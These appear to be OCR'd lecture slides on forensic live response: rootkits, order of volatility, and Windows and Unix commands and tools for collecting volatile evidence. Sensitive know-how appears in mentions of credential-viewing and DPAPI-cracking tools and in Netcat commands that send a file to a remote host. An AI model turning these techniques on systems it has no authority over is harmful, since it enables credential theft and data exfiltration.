


Drivers and rootkits

- Microsoft digital signing of drivers
  - MS 64 bit OS can only install MS signed drivers
- Installing kernel mode drivers need above ordinary user privilege
  - User mode drivers as USB-keys etc. is ok for ordinary users
- For the attacker installing his code (driver, DLL injection or hooking) in the system in kernel mode is the holy grail
  - A **root kit** is a set of malicious code that hides the attacker's presence by concealing malicious processes, listening ports, and other resources being used by the attacker
  - If a root kit is running in Kernel Mode, it can conceal its activities from any detection process that is running in User Mode
- Sysinternals RootkitRevealer runs in both kernel mode and user mode comparing results of system tables inquiries
- Best way of detecting root kits is by off-line analyzing RAM and disk
- Visit http://rootkit.com/ for more information

What is Live Response/Analysis?
How do I perform Live-Analysis?


First responder...



Forensic examiner...

Live Forensics

- Microsoft Portable Executable and Common Object File Format Specification
  - http://www.microsoft.com/whdc/system/platform/firmware/PECOFF.mspx



Memory Analysis Branch

String searches, file carving

PE "analysis" & carving

Informed analysis: state & context reconstruction

Live forensics

IR-style running system investigation


Controlled run-time analysis

Run-Time Analysis Branch

Finding Live Evidence

- When to Perform Live Response?
  - Sophisticated attack methods and crypto technologies requests new forensic evidence collection methods
  - Time stamps are very important and doing live-analysis will alter non-volatile data in the computer! **Locard’s Exchange Principle**
  - On the other hand – pulling the power cable may cause corruption
  - Sometimes there is no other option - mission-critical server
- The key components to any live-analysis are as follows
  - Keep interaction with the target system to a bare minimum
  - Bring your own trusted tools
  - Think before you act, and then think again before you act. Once you take any action on a live system, there is no changing the outcome
  - Getting evidence got precedence over maintaining state!
  - Document all your actions, repeat that twice…

Order of volatility



RFC 3227 "Order of Volatility"

Areas traditionally considered "volatile"

1. Registers, cache
2. Routing table, arp cache, process table, kernel statistics, memory
3. Temporary file systems

Areas traditionally considered "non-volatile"

4. Disk
5. Remote logging and monitoring data that is relevant to the system in question
6. Physical configuration, network topology
7. Archival media



Registers and cache
Routing table, arp cache, process table, kernel statistics, connections
RAM
Temporary file systems
Hard disk or other nonvolatile storage devices
Remote or off-site logging and monitoring data
Physical configuration and network topology
Archival media such as backup tapes, disk, and so on

FIGURE 13.5 Order of volatility.
http://www.faqs.org/rfcs/rfc3227.html

Creating Windows Live-Analysis CDs

- You can buy a solution but building your own may be best
  - BYOC – your own DLLs and executables etc.
  - You may need one CD for every OS you are about to analyze
  - USB media are good but starts plug & play and possibly other programs
- In VMware
  1. Install a fresh copy of the desired operating system version on a clean computer
  2. Install all current patches on the system using Windows Update
  3. Copy the DLLs from the known-good computer to the CD
  4. Rename your known-good tools so that you will not accidentally run their equivalent products from the victim computer
  5. Copy known-good versions of any tools that will be needed to the CD
  6. Verify the CD (minimum of external DLL calls etc.)

What Data to Collect 1…?

- System Time
  - date /t and time /t
- Logged-on Users
  - psloggedon, net session, logonsessions
- Open Files
  - psfile, net file
- Network Information (Cached NetBIOS Name Table)
  - nbtstat -c (someone may have used net view etc. on the net)
- Network Connections
  - Netstat -ano (b also gives exe name – XPSP2 and higher)
  - External port scans of victim
- Monitoring Communication with the Victim Box
  - Put a hub (or a switch with a spanning/mirror port) on the network and record all traffic

What Data to Collect 2…?

- Process Information
  - tlist and tasklist
  - pslist
  - listdlls
  - handle

- The full path to the executable image (.exe file)
- The command line used to launch the process, if any
- The amount of time that the process has been running
- The security/user context that the process is running in
- Which modules the process has loaded
- The memory contents of the process

- Process-to-Port Mapping
  - netstat -b, tcpvcon
  - fport (funkar inte alls med Vista), Openports (funkar inte bra med Vista)
- Process Memory Dumps
  - MANDIANT Memoryze
  - adplus.vbs script och cdb.exe – ingår i ”Debugging Tools for Windows package” (WinDbg)
    - http://support.microsoft.com/default.aspx?scid=kb;en-us;286350
- Network Status
  - Ipconfig and routing table (netstat -rn or route print)
  - Promiscdetect and Promqry - http://support.microsoft.com/?kbid=892853

What Data to Collect 3…?

- Clipboard Contents (pclip.exe third party tool)
- Service/Driver Information
  - psservice
  - SC (service controller) managing services
    sc query type= service state= all
    sc query type= driver
    or Perl script

```
Name    : wudfsvc
Display : Windows Driver Foundation - User-mode Driver Framework
Start   : LocalSystem
Desc    : Manages user-mode driver host processes
PID     : 1088
Path    : C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted
Mode    : Auto
State   : Running
Status  : OK
Type    : Share Process
TagID   : 0
```


- Command History
  - doskey /history
- Mapped Drives
  - net use
    or Perl script
- Shares
  - net view or Perl script
- Scheduled jobs (at)

What Data to Collect 4…?

- Full system memory dumps
  - Will not grab the swap file
- New research – DFRWS 2005 -> ...
- Software method
  - Does not freeze the system
  - Windows 2003 SP1, XP SP3, Vista and newer does not allow access to the \\.\PhysicalMemory pipe, not even from an administrator account!
  - Dumping tools commonly use kernel-driver installation routines
    - Win32/64dd, Mantech MDD, Mandiant Memoryze and Guidance Winen
- Several other methods exist
  - FireWire
  - Crash Dumps (.dmp files) and Hibernation etc.

What Data to Collect 5…?


- Nonvolatile Information
  - Things that may not be persistent after a reboot or difficult to get from an image
- Registry Settings
  - ClearPageFileAtShutdown
  - DisableLastAccess (last accessed file attribute – 2003/Vista)
    - “fsutil behavior query disablelastaccess” returns 1
  - AutoRuns
  - Protected Storage (not in Vista/7)
    - View things encrypted in registry as autocomplete etc.
    - Passview, pstoreview, etc.
    - RV auto decrypts PSSP
  - DPAPI – IntelliForms (Vista/7) PRTK can crack this



```
⊟ Protected Storage
  ⊞ InfoDelivery
  ⊟ Identification
    ⊟ INETCOMM Server Passwords
        mail.vol.net.mtF90CA920
  ⊟ WininetCacheCredentials
    ⊞ WininetCacheCredentials
  ⊟ IdentityMgr
    ⊟ Identities
        IdentitiesPass
  ⊞ Internet Explorer
```

```
Addr: 0000   Hex: 31   Dec:  49
Bin: 00110001  Ascii: 1

0000  31 32 33 34 35  12345
0005  36 00           6.
```



Autorun Entry	Description	Publisher	Image Path
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit			
☑ C:\Windows\s...	Userinit Logon Application	Microsoft Corporation	c:\windows\system32\userinit.exe
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell			
☑ explorer.exe	Windows Explorer	Microsoft Corporation	c:\windows\explorer.exe
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
☑ AVG8_TRAY	AVG Tray Monitor	AVG Technologies CZ, s.r.o.	c:\program files\avg\avg8\avgtray.exe
☑ HP Health Che...	HP Health Check Scheduler	Hewlett-Packard	c:\program files\hewlett-packard\hp health check\hp...
☑ hpWirelessAssi...	HPWAMain Module	Hewlett-Packard Developm...	c:\program files\hewlett-packard\hp wireless assistant...
☑ PTHOSTTR	HP ProtectTools Security M...	Hewlett-Packard Developm...	c:\program files\hewlett-packard\hp protecttools secu...
☑ QlbCtrl.exe	Quick Launch Buttons	Hewlett-Packard Develop...	c:\program files\hewlett-packard\hp quick launch butt...
☑ SoundMAXPnP	SMax4PNP	Analog Devices, Inc.	c:\program files\analog devices\core\smax4pnp.exe
☑ StartCCC	Catalyst® Control Center La...	Advanced Micro Devices, I...	c:\program files\ati technologies\ati.ace\core-static\cl...
☑ SunJavaUpdat...	Java(TM) Platform SE binary	Sun Microsystems, Inc.	c:\program files\java\jre6\bin\jusched.exe
☑ SynTPEnh	Synaptics TouchPad Enha...	Synaptics, Inc.	c:\program files\synaptics\syntp\syntpenh.exe
☑ SynTPStart	Synaptics Pointing Device s...	Synaptics, Inc.	c:\program files\synaptics\syntp\syntpstart.exe
☑ VaCtrl		VoiceAge Corporation	c:\program files\voiceage\common\vactrl.exe

What Data to Collect 6…?

- Event Logs
  - Binary format .evt, Vista/7 has a binary XML format .evtx
  - psloglist and dumpel (dump event logs)
- Devices and Other Information
  - devcon (device manager cmd util)
- System version and patchlevel
  - psinfo
- Audit policy
  - auditpol
- History of logins
  - ntlast (require that auditing is turned on to work)
- Useful CMD tools as UnxUtils and Wintools - unwind
  - http://en.wikipedia.org/wiki/UnxUtils

Use find (grep in DOS)

```
pslist | find ”cmd”
```

Live-Response Methodologies I

- Methodology or procedure to retrieve the data from the systems can vary, depending on a number of factors
  - Network infrastructure, deployment options and perhaps the political structure of your organization
- Local Response Methodology
  - Tools on CD using batch files or Perl scripts saving to USB media
  - Helix **[demo]**, Incident Response Collection Report (IRCR2), Windows Forensic Toolchest (WFT) **[demo]** etc.
- Remote Response Methodology
  - Remote execution via special agent or tools as PsExec or Window Management Instrumentation (WMI) scripts
    - http://technet.microsoft.com/en-us/sysinternals/bb897553
  - Scalable and efficient managed from a central location

Live-Response Methodologies II

- Remote Response Methodology cont.
  - AccessData Single-Node Enterprise, ProDiscover Incident Response, Encase FIM/Mobile Entreprise edition, Mandiant First Response (now commercial) etc.
- The Hybrid Approach
  - Used when responder cannot login on remote systems but wants to store data to a central location
  - Local Response Methodology and Netcat, RAPIER, Forensic Server Project (FSP) and First Responder Utility (FRU) etc.
- How to minimize impact?
  - Artifacts as registry keys, added files, executables in memory etc.
- How to distinguish the forensic impact?
  - Make sure that the artifacts you leave behind on a system are known and distinguishable from all the other artifacts

Live-Response Methodologies III

- Picking Your Tools
  - Validate them with static analysis ie. document
    - Where you got it (URL)
    - The file size
    - Cryptographic hashes for the file, using known algorithms
    - Retrieving information from the file, such as PE headers, file version information, import/export tables, etc.
  - And dynamic analysis ie. test them while monitoring the system
  - Sysinternals Process monitor (File, registry and network monitor plus process explorer in the same package!) etc.
  - strace, ltrace, straceNT

Other IR tools

- AccessData – Live Response 2010R1
- Microsoft COFEE (Computer Online Forensic Evidence Extractor)

http://www.microsoft.com/industry/government/solutions/cofee/default.aspx


  - Separation of the data acquisition procedures with the data examination procedures
  - COFEE has leaked onto the web
  - DECAF – anti-COFEE - http://www.decafme.org/

- SPADA
  - http://www.iacis.com/
- RAPIER (Rapid Assessment & Potential Incident Examination Report)
  - http://code.google.com/p/rapier/

RAPIER’s GUI

Module Selection Area

- Modules can be selected individually
- Time to run and size of results for each module varies from machine to machine



Description of RAPIER Run: Enter Description

□ AuditPolicy-Windows Audit Policy status
□ Checksums-Checksums of Windows System files
□ CmdLines-Determines the command line parameters associated with all running processes
□ Drivers-Displays the addresses and image paths of loaded drivers
□ DumpUsers-Obtains a list of all local users on the system
□ FFCookies-Firefox Cookies
□ FileHandles-Open file handle information
□ GDIProcs-GDI Process Scanner to detect hidden processes
□ GeneralSysInfo-Gathers general system information, NIC settings and installed software versions
□ IEActivity-Internet Explorer Activity
□ IECookies-Internet Explorer Cookies
□ ListDLLs-Lists all associated DLLs with all running processes
□ ListModules-Enumerates all modules loaded by all running processes
□ Logs-System Event Log and McAfee Log dumps
□ MACMatch-Files on System Drive Modified/Accessed/Created in the last X hours (Default 24)
□ MBSA-Microsoft Baseline Security Analyzer 2.1 Beta 1

□ Remote

```
   /\_/\
  / o o \
 ====v====
  \  W  /
  |     |
  / ___ \    '
 / /   \ \  |
(((-----)))-'
 /
(      ___
 \__+=|___E
        /
```

Netcat

The swiss army knife of network tools (nc -h)

Works like unix cat cmd but over network (~man cat)

cat - concatenate files and print on the standard output

All platforms are supported

Crypto enabled derivatives


- CryptCat
- SBD
- Socat

- http://sectools.org/netcats.html

http://en.wikipedia.org/wiki/Netcat

nc [ip] [p] < file

nc -l -p [p] > file



SYSTEM RUNNING NETCAT

Input from Standard In.

NETCAT IN CLIENT MODE

Output sent across the network to any TCP or UDP port on any system.

SYSTEM RUNNING NETCAT

Input received from the network on any TCP or UDP port.

NETCAT IN LISTEN MODE

Output to Standard Out

Live IR notes

- The worst time to learn how to acquire information from a system is during the incident
- Expertise does not scale
- Common responses may trample valuable information
  - Patch
  - Run AV scanners
  - Run spyware scanners
  - Execute automatic OS updater
- Not everyone knows how to acquire the requested information
- Not everyone acquires it in the same fashion

Unix-like Live response I

- More or less identical to Windows live response (knowledge dependent)
- Date and time
  - date or date -R
- Show active network connections
  - netstat -an | grep -e ESTABLISHED -e CLOSE ...
- Show open TCP or UDP ports
  - netstat -an | grep LISTEN
- Show processes with open TCP/UDP ports
  - lsof -n | grep -e TCP -e UDP -e LISTEN
- Processes
  - ps -aux
- Open files
  - lsof

Unix-like Live response II

- Internal routing table
  - netstat -rn
- Loaded kernel modules
  - lsmod
- Mounted filesystems
  - df, mount
  - At suspected crypto usage check /etc/fstab and /etc/mtab
- Dump process memory (core must be enabled/set)
  - kill -s <core_signal> pid
  - cat /proc/<pid>/(s)maps
  - gcore utility (man gcore)
  - Linux Memory Tools (LMT)
- Dump RAM (with dd)
  - /dev/mem
  - /proc/kcore

